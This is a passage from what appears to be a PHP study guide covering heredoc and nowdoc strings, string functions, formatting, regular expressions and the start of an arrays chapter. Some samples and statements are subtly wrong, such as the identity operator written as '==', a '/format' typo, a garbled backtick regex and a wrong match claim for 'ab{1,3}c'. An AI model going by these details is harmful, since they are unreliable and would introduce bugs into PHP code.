
A heredoc string is delimited by the special operator <<< followed by an identifier. You must then close the string using the same identifier, optionally followed by a semicolon, placed at the very beginning of its own line (that is, it should not be preceded by whitespace). Heredoc identifiers must follow the same rules as variable naming (explained in the [PHP Basics chapter](#)), and are similarly case-sensitive. By convention, the identifiers are usually all upper cased.

The heredoc syntax behaves like double quotes in every way, meaning that variables and escape sequences are interpolated:

```
$who = "World";
echo <<<TEXT
So I said, "Hello $who"
TEXT;
```

The above code will output So I said, "Hello World". Note how the newline characters right after the opening token and at the end of the string (before the closing token) are ignored.

In PHP 5.3, the new *nowdoc* syntax was introduced. Nowdoc is to Heredoc as single quoted strings are to double quoted strings. That is, no interpolation is done, and the entire string is considered literal (all \$ and escape sequences are ignored).

To use nowdoc simply single-quote the identifier after the <<<.

```
$who = "World";
echo <<<'TEXT'
So I said, "Hello $who"
TEXT;
```

The above code will output So I said, "Hello \$who". With nowdoc, as in single quoted strings, the variable is treated as literal.

PHP 5.3 also added the ability to *double quote* the identifier, which gives the traditional heredoc behavior.

Heredoc and Nowdoc strings can be used in almost all situations in which a string is an appropriate value. The only exception which applies *only to heredoc* is the declaration of a class property (explained in the [Object-Oriented Programming in PHP chapter](#)).

Prior to PHP 5.3 using heredoc when defining a property will result in a parser error:

```
class Hello {
    public $greeting = <<<EOT
    Hello World
    EOT;
}
```

Additionally, even in PHP 5.6, there is the caveat that you cannot interpolate variables when using heredoc to define properties. Nowdoc can be used with no issue.

Escaping Literal Values

All three string-definition syntaxes feature a set of several characters that require escaping in order to be interpreted as literals.

When using single-quote strings, single quote characters can be escaped using a backslash:

```
echo 'This is \'my\' string';
```

A similar set of escaping rules applies to double-quote strings, where double quote characters and dollar sign can also be escaped by prefixing them with a backslash:

```
$a = 10;  
echo "The value of \$a is \"\$a\".";
```

Backslashes themselves can be escaped in both cases using the same technique:

```
echo "Here's an escaped backslash: - \\ -";
```

Note that you cannot escape a brace. Therefore, if you need the literal string `{\$` to be printed out, you will need to escape the dollar sign in order to prevent the parser from interpreting the sequence as an attempt to interpolate a variable:

```
echo "Here's a literal brace + dollar sign: {\$}";
```

Heredoc strings provide the same escaping mechanisms as double-quote strings, with the exception that you do not need to escape double quote characters, since they have no semantic value.

Working with Strings

While PHP strings can store any data, including multibyte characters like those found in Unicode/UTF-8, the standard PHP string functions work on a per-byte basis, not a per-character basis. If you wish to work with multibyte strings, you should look at the `iconv` and `mbstring` extensions.

While `iconv` is considered superior to `mbstring`, the `mbstring` extension provides alternatives to many more common string functions. The functions provided by these extensions account for the fact that in multibyte strings, more than one byte can be used to represent a single character.

Note: From PHP 5.6, UTF-8 is now the default setting for `default_charset`. This means that the automatically generated Content-Type header will now send at UTF-8, and that the `iconv`, `mbstring` and `filter` extensions will all use UTF-8 by default.

Determining the Length of a String

The `strlen()` function is used to determine the length, in bytes, of a string. Note that `strlen()`, like most string functions, is *binary-safe*. This means that *all* characters in the string are counted, regardless of their value. (In some languages (notably C), some functions are designed to work with “zero-terminated” strings, where the NUL character is used to signal the end of a string. This causes problems when dealing with binary objects, since bytes with a value of zero are quite common; luckily, most PHP functions are capable of handling binary data without any problem.)

As in most cases in which an alternative function is supported, to test with iconv, use iconv_strlen(); similarly, with mbstring, use mb_strlen() instead.

Transforming a String

The `strtr()` function can be used to translate certain characters of a string into other characters—it is often used as an aid in the practice known as *transliteration* to transform certain accented characters that cannot appear, for example, in URLs or e-mail address into the equivalent unaccented versions:

Listing 3.1: Translating characters

```
// Translate a single character
echo strtr('abc', 'a', '1'); // Outputs 1bc

// Translate multiple-characters
$subst = array(
    '1' => 'one',
    '2' => 'two',
);
echo strtr('123', $subst); // Outputs onetwo3
```

Using Strings as Arrays

You can access the individual characters of a string as if they were members of an array. For example:

```
$string = 'abcdef';
echo $string[1]; // Outputs 'b'
```

This approach can be very handy when you need to scan a string one character at a time:

```
$s = 'abcdef';
for ($i = 0; $i < strlen($s); $i++) {
    if ($s[$i] > 'c') {
        echo $s[$i];
    }
}
```

Note that string character indices are *zero-based*—the first character of an arbitrary string `$s` has an index of zero, and the last has an index of `strlen($s)-1`.

This key can be any valid expression; for example, you can use the `rand()` function to get a random character.

As of PHP 5.5, you can use this syntax on string natives—this is known as dereferencing:

```
echo "abcdef"[1]; // Outputs 'b'
```

Comparing, Searching and Replacing Strings

Comparison is, perhaps, one of the most common operations performed on strings. At times, PHP's type-juggling mechanisms also make it the most maddening, particularly because strings that can be interpreted as numbers are often transparently converted to their numeric equivalent. Consider, for example, the following code:

```
$string = '123aa';
if ($string == 123) {
    // The string equals 123
}
```

You'd expect this comparison to return *false*, since the two operands are most definitely not the same. However, PHP first transparently converts the contents of `$string` to the integer 123, thus making the comparison true. Naturally, the best way to avoid this problem is to use the identity operator `==` whenever you are performing a comparison that could potentially lead to type-juggling problems.

In addition to comparison operators, you can also use the specialized functions `strcmp()` and `strcasecmp()` to match strings. These are identical, with the exception that the former is case-sensitive, while the latter is not. In both cases, a result of zero indicates that the two strings passed to the function are equal:

Listing 3.2: Comparing strings with strcmp and strcasecmp

```
$str = "Hello World";  
  
if (strcmp($str, "hello world") === 0) {  
    // We won't get here, because of case sensitivity  
}  
  
if (strcasecmp($str, "hello world") === 0) {  
    // We will get here, because strcasecmp()  
    // is case-insensitive  
}
```

A further variant of `strcasecmp()`, `strncasecmp()` allows you to only test a given number of characters inside two strings. For example:

```
$s1 = 'abcd1234';  
$s2 = 'abcd5678';  
  
// Compare the first four characters  
echo strncasecmp($s1, $s2, 4);
```

You can also perform a comparison between portions of strings by using the substr_compare() function.

Simple Searching Functionality

PHP provides a number of very powerful search facilities for which functionality varies from the very simple (and correspondingly faster) to the very complex (and correspondingly slower).

The simplest way to search inside a string is to use the `strpos()` and `strstr()` families of functions. The former allows you to find the position of a substring (usually called the *needle*) inside a string (called the *haystack*). It returns either the numeric position of the needle's first occurrence within the

haystack, or false if a match could not be found. Here's an example:

```
$haystack = "abcdefg";
$needle = 'abc';

if (strpos($haystack, $needle) !== false) {
    echo 'Found';
}
```

Note that, because strings are zero-indexed, it is necessary to use the identity operators when calling strpos() to ensure that a return value of zero—which indicates that the needle occurs right at the beginning of the haystack—is not mistaken for a return value of false.

You can also specify an optional third parameter to strpos() to indicate that you want the search to start from a specific position within the haystack. For example:

```
$haystack = '123456123456';
$needle = '123';

echo strpos($haystack, $needle);      // outputs 0
echo strpos($haystack, $needle, 1); // outputs 6
```

The strstr() function works similarly to strpos() in that it searches the haystack for a needle. The only real difference is that this function returns the portion of the haystack that starts with the needle instead of the latter's position:

```
$haystack = '123456';
$needle = '34';

echo strstr($haystack, $needle); // outputs 3456
```

In general, strstr() is slower than strpos(). Therefore, you should use the latter if your only goal is to determine whether a certain needle occurs inside the haystack. Also, note that you cannot force strstr() to start looking for the needle from a given location by passing a third parameter.

Both `strpos()` and `strstr()` are case sensitive and start looking for the needle from the beginning of the haystack. However, PHP provides variants that work in a case-insensitive way or start looking for the needle from the end of the haystack. For example:

```
// Case-insensitive search
echo stripos('Hello World', 'hello'); // outputs zero
echo strstr('Hello My World', 'my'); // outputs "My World"

// Reverse search
echo strrpos('123123', '123'); // outputs 3
```

Matching Against a Mask

You can use the `strspn()` function to match a string against a “whitelist” mask of allowed characters. This function returns the length of the initial segment of the string that contains any of the characters specified in the mask:

```
$string = '133445abcdef';
$mask = '12345';

echo strspn($string, $mask); // Outputs 6
```

The `strcspn()` function works just like `strspn()`, but uses a blacklist approach instead. In other words, the mask is used to specify which characters are disallowed, and the function returns the length of the initial segment of the string that does not contain any of the characters from the mask.

Both `strspn()` and `strcspn()` accept two optional parameters that define the starting position and the length of the string to examine. For example:

```
$string = '1abc234';
$mask = 'abc';

echo strspn($string, $mask, 1, 4); // Outputs 3
```

In the example above, `strspn()` will start examining the string from the second character (index 1), and continue for up to four characters. However, only the first three characters it encounters satisfy the mask’s constraints and, therefore, the script outputs 3.

Simple Search and Replace Operations

Replacing portions of a string with a different substring is another very common task for PHP developers. Simple substitutions are performed using `str_replace()`—as well as its case-insensitive variation, `str_ireplace()`—and `substr_replace()`. Here's an example:

```
// Outputs Hello Reader
echo str_replace("World", "Reader", "Hello World");

// Also outputs Hello Reader
echo str_ireplace("world", "Reader", "Hello World");
```

In both cases, the function takes three parameters: a needle, a replacement string and a haystack. PHP will attempt to look for the needle in the haystack (using either a case-sensitive or case-insensitive search algorithm) and substitute every single instance of the latter with the replacement string. Optionally, you can specify a third parameter, passed by reference, that the function fills, upon return, with the number of substitutions made:

```
$a = 0; // Initialize

str_replace('a', 'b', 'a1a1a1', $a);

echo $a; // outputs 3
```

If you need to search and replace more than one needle at a time, you can pass the first two arguments to `str_replace()` in the form of arrays:

Listing 3.3: Using `str_replace` with array arguments

```
// outputs Bonjour Monde
echo str_replace(
    array("Hello", "World"),
    array("Bonjour", "Monde"),
    "Hello World"
);

// outputs Bye Bye
echo str_replace(
    array("Hello", "World"),
    "Bye",
    "Hello World"
);
```

In the first example, the replacements are made based on array indexes. The first element of the search array is replaced by the first element of the replacement array, and the output is “Bonjour Monde”. In the second example, only the needle argument is an array; in this case, both search terms are replaced by the same string resulting in “Bye Bye”.

If you need to replace a portion of a needle of which you already know the starting and ending point, you can use `substr_replace()`:

```
echo substr_replace("Hello World", "Reader", 6);
echo substr_replace(
    "Canned tomatoes are good", "potatoes", 7, 8
);
```

The third argument is our starting point (the space in the first example); the function replaces the contents of the string from here until the end of the string with the second argument passed to it, thus resulting in the output Hello Reader. You can also pass an optional fourth parameter to define the end of the substring that will be replaced (as shown in the second example, which outputs Canned potatoes are good).

Combining `substr_replace()` with `strpos()` can prove to be a powerful tool. For example:

```
$user = "davey@example.com";
$name = substr_replace($user, "", strpos($user, '@'));
echo "Hello " . $name;
```

By using `strpos()` to locate the first occurrence of the @ symbol, we can replace the rest of the e-mail address with an empty string, leaving us with just the username, which we output in greeting.

Extracting Substrings

The very flexible and powerful `substr()` function allows you to extract a substring from a larger string. It takes three parameters: the string to be worked on, a starting index and an optional length. The starting index can be specified as either a positive integer (meaning the index of a character in the

string starting from the beginning) or a negative integer (meaning the index of a character starting from the end). Here are a few simple examples:

```
$x = '1234567';
echo substr($x, 0, 3); // outputs 123
echo substr($x, 1, 1); // outputs 2
echo substr($x, -2); // outputs 67
echo substr($x, 1); // outputs 234567
echo substr($x, -2, 1); // outputs 6
```

Formatting Strings

PHP provides a number of different functions that can be used to format output in a variety of ways. Some of them are designed to handle special data types—for example, numbers of currency values—while others provide a more generic interface for formatting strings according to more complex rules.

Formatting rules are sometimes governed by *locale* considerations. For example, most English-speaking countries format numbers by using commas as the separators between thousands, and the point as a separator between the integer portion of a number and its fractional part. In many European countries, this custom is reversed: the dot (or a space) separates thousands, and the comma is the fractional delimiter.

In PHP, the current locale is set by calling the `setlocale()` function, which takes two parameters: the name of the locale you want to set and a category that indicates which functions are affected by the change. For example, you can change currency formatting (which we'll examine in a few paragraphs) to reflect the standard US rules by calling `setlocale()` as in the following example:

```
setlocale(LC_MONETARY, 'en_US');
```

Formatting Numbers

Number formatting is typically used when you wish to output a number and separate its digits into thousands and decimal points. The `number_format()` function, used for this purpose, is *not* locale-aware. This means that, even if you have a French or German locale set, it will still use periods for decimals and commas for thousands, unless you specify otherwise.

The `number_format()` function accepts 1, 2 or 4 arguments (but not three). If only one argument is given, the default formatting is used: the number will be rounded to the nearest integer, and a comma will be used to separate thousands. If two arguments are given, the number will be rounded to the given number of decimal places and a period and comma will be used to separate decimals and thousands, respectively. Should you pass in all four parameters, the number will be rounded to the number of decimal places given, and `number_format()` will use the first character of the third and fourth arguments as decimal and thousand separators respectively.

Here are a few examples:

```
echo number_format("100000.698"); // Shows 100,001  
echo number_format("100000.698", 3, ",", " "); // Shows 100  
000,698
```

Formatting Currency Values

Currency formatting, unlike number formatting, is locale aware and will display the correct currency symbol (either international or national notations—e.g.: USD or \$, respectively) depending on how your locale is set.

When using `money_format()`, we must specify the formatting rules we want to use by passing the function a specially-crafted string that consists of a percent symbol (%) followed by a set of flags that determine the minimum width of the resulting output, its integer and decimal precision, and a conversion character that determines whether the currency value is formatted using the locale's national or international rules.

The `money_format()` function is not available on Windows, nor on some variants of UNIX.

For example, to output a currency value using the American national notation with two decimal places, we'd use the following function call:

```
setlocale(LC_MONETARY, "en_US");  
echo money_format('%.2n', "100000.698");
```

This example displays “\$100,000.70”.

If we simply change the locale to Japanese, we can display the number in Yen.

```
setlocale(LC_MONETARY, "ja_JP.UTF-8");
echo money_format('%.2n', "100000.698");
```

This time, the output is “¥100,000.70”. Similarly, if we change our formatting to use the `i` conversion character, `money_format()` will produce its output using the international notation, for example:

```
setlocale(LC_MONETARY, "en_US");
echo money_format('%.2i', "100000.698");

setlocale(LC_MONETARY, "ja_JP");
echo money_format('%.2i', "100000.698");
```

The first example displays “USD 100,000.70”, while the second outputs “JPY 100,000.70”. As you can see, `money_format()` is a *must* for any international commerce site that accepts multiple currencies, as it allows you to easily display amounts in currencies that you are not familiar with.

There are two important things that you should keep in mind here. First, a call to `setlocale()` affects the entire process inside which it is executed, rather than the individual script. Thus, you should be careful to always reset the locale whenever you need to perform a formatting operation, particularly if your application requires the use of multiple locales, or is hosted alongside other applications that may do the same.

In addition, you should keep in mind that the default rounding rules change from locale to locale. For example, US currency values are regularly expressed as dollars and cents, while Japanese currency values are represented as integers. Therefore, if you don't specify a decimal precision, the same value can yield very different locale-dependent formatted strings:

```
setlocale(LC_MONETARY, "en_US");
echo money_format('%i', "100000.698");

setlocale(LC_MONETARY, "ja_JP");
echo money_format('%i', "100000.698");
```

The first example displays “USD 100,000.70”; however, the Japanese output is now “JPY 100,001”. As you can see, the latter value was rounded up to the next integer.

Generic Formatting

If you are not handling numbers or currency values, you can use the `printf()` family of functions to perform arbitrary formatting of a value. All the functions in this group perform in an essentially identical way: they take an input string that specifies the output format and one or more values. The only difference is in the way they return their results: the “plain” `printf()` function simply writes it to the script’s output, while other variants may return it (`sprintf()`), write it out to a file (`fprintf()`), and so on.

The formatting string usually contains a combination of literal text—copied directly into the function’s output—and specifiers that determine how the input should be formatted. The specifiers are then used to format each input parameter in the order in which they are passed to the function (thus, the first specifier is used to format the first data parameter, the second specified is used to format the second parameter, and so on).

A formatting specifier always starts with a percent symbol (if you want to insert a literal percent character in your output, you need to escape it as `%%`) and is followed by a type specification token, which identifies the type of formatting to be applied; a number of optional modifiers can be inserted between the two to affect the output:

- A *sign specifier* (a plus or minus symbol) to determine how signed numbers are to be rendered
- A *padding specifier* that indicates what character should be used to make up the required output length, should the input not be long enough on its own
- An *alignment specifier* that indicates if the output should be left or right aligned
- A numeric *width specifier* that indicates the minimum length of the output
- A *precision specifier* that indicates how many decimal digits should be displayed for floating-point numbers

It is important that you be familiar with some of the most commonly-used type specifiers:

Type Specifier	Description
b	Output an integer as a binary number.
c	Output the character which has the input integer as its ASCII value.
d	Output a signed decimal number
e	Output a number using scientific notation (e.g., 3.8e+9)
u	Output an unsigned decimal number
f	Output a locale aware float number
F	Output a non-locale aware float number
o	Output a number using its Octal representation
s	Output a string
x	Output a number as hexadecimal with lowercase letters
X	Output a number as hexadecimal with uppercase letters

Here are some simple examples of `printf()` usage:

Listing 3.4: Using printf

```
$n = 123;
$f = 123.45;
$s = "A string";

printf("%d", $n); // prints 123
printf("%d", $f); // prints 123

// Prints "The string is A string"
printf("The string is %s", $s);

// Example with precision
printf("%3.3f", $f); // prints 123.450

// Complex formatting
function showError($msg, $line, $file) {
    return sprintf("An error occurred in %s on ".
                  "line %d: %s", $file, $line, $msg);
}

echo showError("Invalid confibulator", __LINE__, __FILE__);
```

Parsing Formatted Input

The `sscanf()` family of functions works in a similar way to `printf()`, except that, instead of formatting output, it allows you to parse formatted input. For example, consider the following:

```
$data = '123 456 789';
/format = '%d %d %d';

var_dump(sscanf($data, $format));
```

When this code is executed, the function interprets its input according to the rules specified in the format string and returns an array that contains the parsed data:

```
array(3) {
    [0]=>
    int(123)
    [1]=>
    int(456)
    [2]=>
    int(789)
}
```

Note that the data must match the format passed to `sscanf()` *exactly*, or the function will fail to retrieve all the values. For this reason, `sscanf()` is normally only useful in those situations in which input follows a well-defined format (that is, it is *not* provided by the user!).

Perl Compatible Regular Expressions

Perl Compatible Regular Expressions (normally abbreviated as “PCRE”) offer a very powerful string-matching and replacement mechanism that far surpasses anything we have examined so far.

Since PHP 5.3 PCRE is always enabled.

PHP also offers POSIX compatible regular expression, which use the ereg_ family of functions. POSIX regular expressions are simpler; however, they are also less capable and slower than PCRE regular expressions and are officially deprecated since PHP 5.3.*

Regular expressions are often thought of as very complex—and they can be, at times. However, they are relatively simple to understand and fairly easy to use. Given their complexity, of course, they are also much more computationally intensive than the simple search-and-replace functions we examined earlier in this chapter. Therefore, you should use them only when appropriate—that is, when using the simpler functions is either impossible or so complicated that it's not worth the effort.

A regular expression is a string that describes a set of matching rules. The simplest possible regular expression is one that matches only one string; for example, `Davey` matches only the string “`Davey`”. In fact, such a simple regular expression would be pointless, as you could just as easily perform the match using `strpos()`, which is a much faster alternative.

The real power of regular expressions comes into play when you *don't know* the exact string that you want to match. In this case, you can specify one or more *meta-characters* and *quantifiers*, which do not have a literal meaning, but instead stand to be interpreted in a special way.

In this chapter, we will discuss the basics of regular expressions that are required by the exam. More thorough coverage can be found in the PHP manual, or in one of the many regular expression books available (most notably, *Mastering Regular Expressions*, by Jeffrey Friedl, published by O'Reilly Media).

Delimiters

A regular expression is always *delimited* by a starting and ending character. Any character can be used for this purpose (as long as the beginning and ending delimiter match); since any occurrence of this character inside the expression itself must be escaped, it's usually a good idea to pick a delimiter that isn't likely to appear inside the expression. By convention, the forward slash (/) is used for this purpose, although, for example, another character like @ or # is commonly used when dealing with patterns containing the forward slash.

Metacharacters

The term “metacharacter” is a bit of a misnomer—as a metacharacter can actually be composed of more than one character. However, *every* metacharacter represents a single character in the matched expression. Here are the most common ones:

Metacharacter	Description
.	Match any character
^	Match the start of the string
\$	Match the end of the string
\s	Match any whitespace character
\d	Match any digit
\w	Match any “word” character

Metacharacters can also be expressed using *grouping* expressions. For example, a series of valid alternatives for a character can be provided by using square brackets:

/ab[cd]e/

The expression above will match both abce and abde. You can also use other metacharacters, and provide *ranges* of valid characters inside a grouping expression:

/ab[c-e\d]/

This will match abc, abd, abe and any combination of ab followed by a digit.

Quantifiers

A quantifier allows you to specify the number of times a particular character or metacharacter can appear in a matched string. There are four types of quantifiers:

Quantifier	Description
*	The character can appear zero or more times
+	The character can appear one or more times
?	The character can appear zero or one times
{n,m}	The character can appear at least n times, and no more than m. Either parameter can be omitted to indicated a minimum limit with no maximum, or a maximum limit without a minimum, but not both.

Thus, for example, the expression ab?c matches both ac and abc, while ab{1,3}c matches abc, abbc and abbcc.

Greediness

By default quantifiers are greedy, which means they will try to match as much of the string as possible (up to the maximum number of allowed times). For example, if we want to match markdown syntax for inline code, we might use the simple expression:

```
/^(.*)^/
```

However, if you have the string: some `code` and `more code` here, it will match the “code” from the first backtick to the last, including the and and two extra backticks in the middle, not each single occurrence of “code”.

To make a quantifier ungreedy, simply follow it by a question mark ?:

```
/^(.*?)^/
```

Doing this will match the blocks individually.

Modifiers

You can change the behavior of the expression by adding a pattern modifier after the closing delimiter. For example: /expression/<modifier>.

Modifier	Description
i	Case-insensitive expression
m	Indicates that you are matching against a multi-line string, and that the ^ and \$ should match the start and end of each line (delimited by a newline (\n) character). By default, newlines are ignored, and ^ and \$ will match the start and end of the string respectively.
s	When this modifier is used, the . (any) metacharacter will also match newlines.
x	This modifier will ignore regular whitespace (e.g. spaces and newlines) unless escaped, or inside character classes. Additionally, it will ignore all characters between an unescaped # and the next newline, allowing you to add comments.
e	The e modifier can only be used in preg_replace(), and is also known as the “eval” modifier. It allows you to use valid PHP code as the replacement string, which will be evaluated. This is considered bad practice for security and is deprecated since PHP 5.5. Its use is highly discouraged.
U	This modifier inverts the behavior of “greediness”, meaning that quantifiers are not greedy by default, and those followed by a ? become greedy.
u	Treats both the pattern and subject as UTF-8 strings. This is particularly important because it will match characters instead of bytes.

Sub-Expressions

A sub-expression is a regular expression contained within the main regular expression (or another sub-expression); you define one by encapsulating it in parentheses:

```
/a(bc.)e/
```

This expression will match the letter a, followed by the letters b and c, followed by any character and, finally the letter e. As you can see, sub-expressions by themselves do not have any influence on the way a regular

expression is executed; however, you can use them in conjunction with quantifiers to allow complex expressions to happen more than once. For example:

```
/a(bc .)+e/
```

This expression will match the letter a, followed by the expression bc . repeated one or more times, followed by the letter e.

Sub-expressions can also be used as *capturing patterns*, which we will examine in the next section.

Matching and Extracting Strings

The preg_match() function can be used to match a regular expression against a given string. The function returns integer 1 if the match is successful, and can return all the captured subpatterns in an array if an optional third parameter is passed. Here's an example:

Listing 3.5: Using preg_match

```
$name = "Davey Shafik";  
  
// Simple match  
  
$regex = "/[a-zA-Z\s]/";  
  
if (preg_match($regex, $name)) {  
    // Valid Name  
}  
  
// Match with subpatterns and capture  
  
$regex = '/^(\w+)\s(\w+)/';  
$matches = array();  
  
if (preg_match($regex, $name, $matches)) {  
    var_dump($matches);  
}
```

If you run the second example, you will notice that the `$matches` array is populated, on return, with the following values:

```
array(3) {
    [0]=>
    string(12) "Davey Shafik"
    [1]=>
    string(5) "Davey"
    [2]=>
    string(6) "Shafik"
}
```

As you can see, the first element of the array contains the entire matched string, while the second element (index 1) contains the first captured subpattern, and the third element contains the second matched subpattern.

Named Matches

For convenience, we can also name our matches by adding a `?<name>` or `?'name'` inside the parentheticals:

Listing 3.6: Named matches in regular expressions

```
// Match with subpatterns and capture

$name = "Davey Shafik";
$regex = '/^(?<firstname>\w+)\s(?<lastname>\w+)/';
$matches = array();

if (preg_match($regex, $name, $matches)) {
    var_dump($matches);
}
```

Will now output:

```
array(5) {
    [0] =>
    string(12) "Davey Shafik"
    'firstname' =>
    string(5) "Davey"
    [1] =>
    string(5) "Davey"
    'lastname' =>
    string(6) "Shafik"
    [2] =>
    string(6) "Shafik"
}
```

Performing Multiple Matches

The `preg_match_all()` function allows you to perform multiple matches on a given string based on a single regular expression. For example:

Listing 3.7: Multiple matches

```
$string = "a1bb b2cc c2dd";
$regex = "#([abc])\d#";
$matches = array();

if (preg_match_all($regex, $string, $matches)) {
    var_dump($matches);
}
```

This script outputs the following:

```
array(2) {
    [0]=>
        array(3) {
            [0]=>
                string(2) "a1"
            [1]=>
                string(2) "b2"
            [2]=>
                string(2) "c2"
        }
    [1]=>
        array(3) {
            [0]=>
                string(1) "a"
            [1]=>
                string(1) "b"
            [2]=>
                string(1) "c"
        }
}
```

As you can see, all the whole-pattern matches are stored in the first sub-array of the result, while the first captured subpattern of every match is stored in the corresponding slot of the second sub-array.

Capture Flags

The third argument for `preg_match_all()` is a combination of flags (bit mask). There are three flags possible:

Flag	Description
PREG_PATTERN_ORDER	The default behavior; each match is an array whose first array index is the entire matched string, and each subsequent index is a capture group.
PREG_SET_ORDER	With this flag, the result is an array of capture group matches; that is, all matches for the first capture group are in the first key (0), the second capture group is in the second key (1), etc. <i>This is particularly useful when using named capture groups.</i>
PREG_OFFSET_CAPTURE	This flag will result in each matching string in the result being an array with the string itself and its offset from the beginning of the string.

Using PCRE to Replace Strings

Whilst `str_replace()` is quite flexible, it still only works on “whole” strings, where you know the exact text to search for. Using `preg_replace()`, however, you can replace text that matches a pattern we specify. It is even possible to reuse captured subpatterns directly in the substitution string by prefixing their index with a dollar sign. In the example below, we use this technique to replace the entire matched pattern with a string that is composed using the first captured subpattern (\$1).

```
$body = "[b]Make Me Bold![/b]";

$regex = "@\[b\](.*?)\[\/b\]@i";
$replacement = '<b>$1</b>';
$body = preg_replace($regex, $replacement, $body);
```

Just as with `str_replace()`, we can pass arrays of search and replacement arguments and we can also pass in an array of *subjects* on which to perform the search-and-replace operation. This can speed things up considerably, since the regular expression (or expressions) is (or are) compiled once and reused multiple times. Here's an example:

Listing 3.8: Multiple arguments with preg_replace

```
$subjects['body'] = "[b]Make Me Bold![/b]";
$subjects['subject'] = "[i]Make Me Italics![/i]";

$regex[] = "@\[b\](.*?)\[/\b\]@i";
$regex[] = "@\[i\](.*?)\[/\i\]@i";

$replacements[] = "<b>$1</b>";
$replacements[] = "<i>$1</i>";

$results = preg_replace($regex, $replacements, $subjects);
```

When you execute the code shown above, you will end up with an array that looks like this:

```
array(2) {
    ["body"]=>
        string(20) "<b>Make Me Bold!</b>"
    ["subject"]=>
        string(23) "<i>Make Me Italic!</i>"
}
```

Notice how the resulting array maintains the array structure of our `$subjects` array that we passed in, which, however, is not passed by reference, nor is it modified.

Summary

This chapter covered what is most likely going to be the bulk of your work as a developer—manipulating strings. While regular expressions may be complex, they are extremely powerful. Just remember: with great power, comes great responsibility—in this case, don't use them if you don't have to. Never underestimate the power of the string functions and regular expressions.

Chapter 4

Arrays

Arrays are the undisputed kings of advanced data structures in PHP. PHP arrays are extremely flexible—they allow numeric auto-incremented keys, alphanumeric keys, or a mix of both, and are capable of storing practically any value, including other arrays. With over seventy functions for manipulating them, arrays can do almost anything you can imagine—and then some.

Array Basics

All arrays are ordered collections of items, called *elements*. Each element has a value, and is identified by a *key* that is unique to the array it belongs to. As we mentioned in the previous paragraph, keys can be either integer numbers or strings of arbitrary length.

Arrays are created in multiple ways. The first, and most common, is by explicitly calling the `array()` construct, which can be passed a series of values and, optionally, keys:

```
$a = array(10, 20, 30);
$a = array('a' => 10, 'b' => 20, 'cee' => 30);
$a = array(5 => 1, 3 => 2, 1 => 3,);
$a = array();
```

The first line of code above creates an array by only specifying the values of its three elements. Since every element of an array must also have a key, PHP automatically assigns a numeric key to each element, starting from zero. In the second example, the array keys *are* specified in the call to `array()`—in this case, three alphabetical keys (note that the length of the keys is arbitrary). In the third example, keys are assigned “out of order,” so that the first element of the array has, in fact, the key 5. Note here the use of a “dangling comma” after the last element, which is perfectly legal from a syntactical perspective and has no effect on the final array. Finally, in the fourth example we create an empty array.

A second method of accessing arrays is by means of the *array operator* (`[]`):

```
$x[] = 10;
$x['aa'] = 11;

echo $x[0]; // Outputs 10
```

As you can see, this operator provides a much higher degree of control than `array()`: in the first example, we add a new value to the array stored in the `$x` variable. Because we don’t specify the key, PHP will automatically choose the next highest numeric key available for us. In the second example, on the other hand, we specify the key ‘aa’ ourselves. Note that, in either case, we don’t explicitly initialize `$x` to be an array, which means that PHP will automatically convert it to one for us if it isn’t; if `$x` is empty, it will simply be initialized to an empty array.

Short Array Syntax

With PHP 5.4, a new short array syntax was introduced: a simple shorthand, which replaces `array()` with `[]`. It is identical to the standard syntax in functionality—merely syntactic sugar.

```
$a = [10, 20, 30];
$a = ['a' => 10, 'b' => 20, 'c' => 30];
$a = [5 => 1, 3 => 2, 1 => 3,];
$a = [];
```

Printing Arrays

In the [PHP Basics chapter](#), we illustrated how the `echo` statement can be used to output the value of an expression, including that of a single variable. While `echo` is extremely useful, it exhibits some limitations that curb its helpfulness in certain situations. For example, while debugging a script, one often needs to see not just the value of an expression, but also its type. Another problem with `echo` lies in the fact that it is unable to deal with composite data types like arrays and objects.

To obviate this problem, PHP provides two functions that can be used to output a variable's value recursively: `print_r()` and `var_dump()`. They differ in a few key points:

- While both functions recursively print out the contents of a composite value, only `var_dump()` outputs the data types of each value.
- Only `var_dump()` is capable of outputting the value of more than one variable at the same time.
- Only `print_r` can return its output as a string, as opposed to writing it to the script's standard output.

Whether `echo`, `var_dump()` or `print_r` should be used in any one given scenario is, clearly, dependent on what you are trying to achieve. Generally speaking, `echo` will cover most of your bases, while `var_dump()` and `print_r()` offer a more specialized set of functionality that works well as an aid in debugging.

Enumerative vs. Associative

Arrays can be roughly divided into two categories: *enumerative* and *associative*. Enumerative arrays are indexed using only numerical indexes, while associative arrays (sometimes referred to as *dictionaries*) allow the association

of an arbitrary key to every element. In PHP, this distinction is significantly blurred, as you can create an enumerative array and then add associative elements to it (while still maintaining elements of an enumeration). What's more, arrays behave more like ordered maps and can actually be used to simulate a number of different structures, including queues and stacks.

PHP provides a great amount of flexibility in how numeric keys can be assigned to arrays: numeric keys can be any integer number (both negative and positive), and they don't need to be sequential, so a large gap can exist between the indices of two consecutive values without the need to create intermediate values to cover every possible key in between. Moreover, the keys of an array do not determine the order of its elements—as we saw earlier when we created an enumerative array with keys that were out of natural order.

When an element is added to an array without specifying a key, PHP automatically assigns a numeric one that is equal to the greatest numeric key already in existence in the array, plus one:

```
$a = array(2 => 5);
$a[] = 'a'; // This will have a key of 3
```

Note that this is true even if the array contains a mix of numerical and string keys:

```
$a = array('4' => 5, 'a' => 'b');
$a[] = 44; // This will have a key of 5
```

Note that array keys are case-sensitive, but type insensitive. Thus, the key 'A' is different from the key 'a', but the keys '1' and 1 are the same. However, the conversion is only applied if a string key contains the traditional decimal representation of a number; thus, for example, the key '01' is not the same as the key 1. Attempting to use a float as a key will convert it to an integer key, so that '12.5' becomes '12'. Using boolean values of true and false as keys will cast them to 1 and 0 respectively, while using NULL will actually cause them to be stored under the empty string "". Finally, arrays and objects cannot be used as keys.

Multi-dimensional Arrays

Since every element of an array can contain *any* type of data, the creation of multi-dimensional arrays is very simple: to create multi-dimensional arrays, we simply assign an array as the value for an array element. With PHP, we can do this for one or more elements within any array, allowing for infinite levels of nesting.

Listing 4.1: Declaring nested arrays

```
$array = array();
$array[] = array(
    'foo',
    'bar'
);
$array[] = array(
    'baz',
    'bat'
);
echo $array[0][1] . $array[1][0];
```

Our output from this example is barbaz. As you can see, to access multi-dimensional array elements, we simply “stack” the array operators, giving the key for the specific element we wish to access in each level.

Unravelling Arrays

It is sometimes simpler to work with the values of an array by assigning them to individual variables. While this can be accomplished by extracting individual elements and assigning each of them to a different variable, PHP provides a quick shortcut—the `list()` construct:

Listing 4.2: Using list to assign array values

```
$sql = "SELECT user_first, user_last, last_login
        FROM users";
$result = $pdo->query($sql);

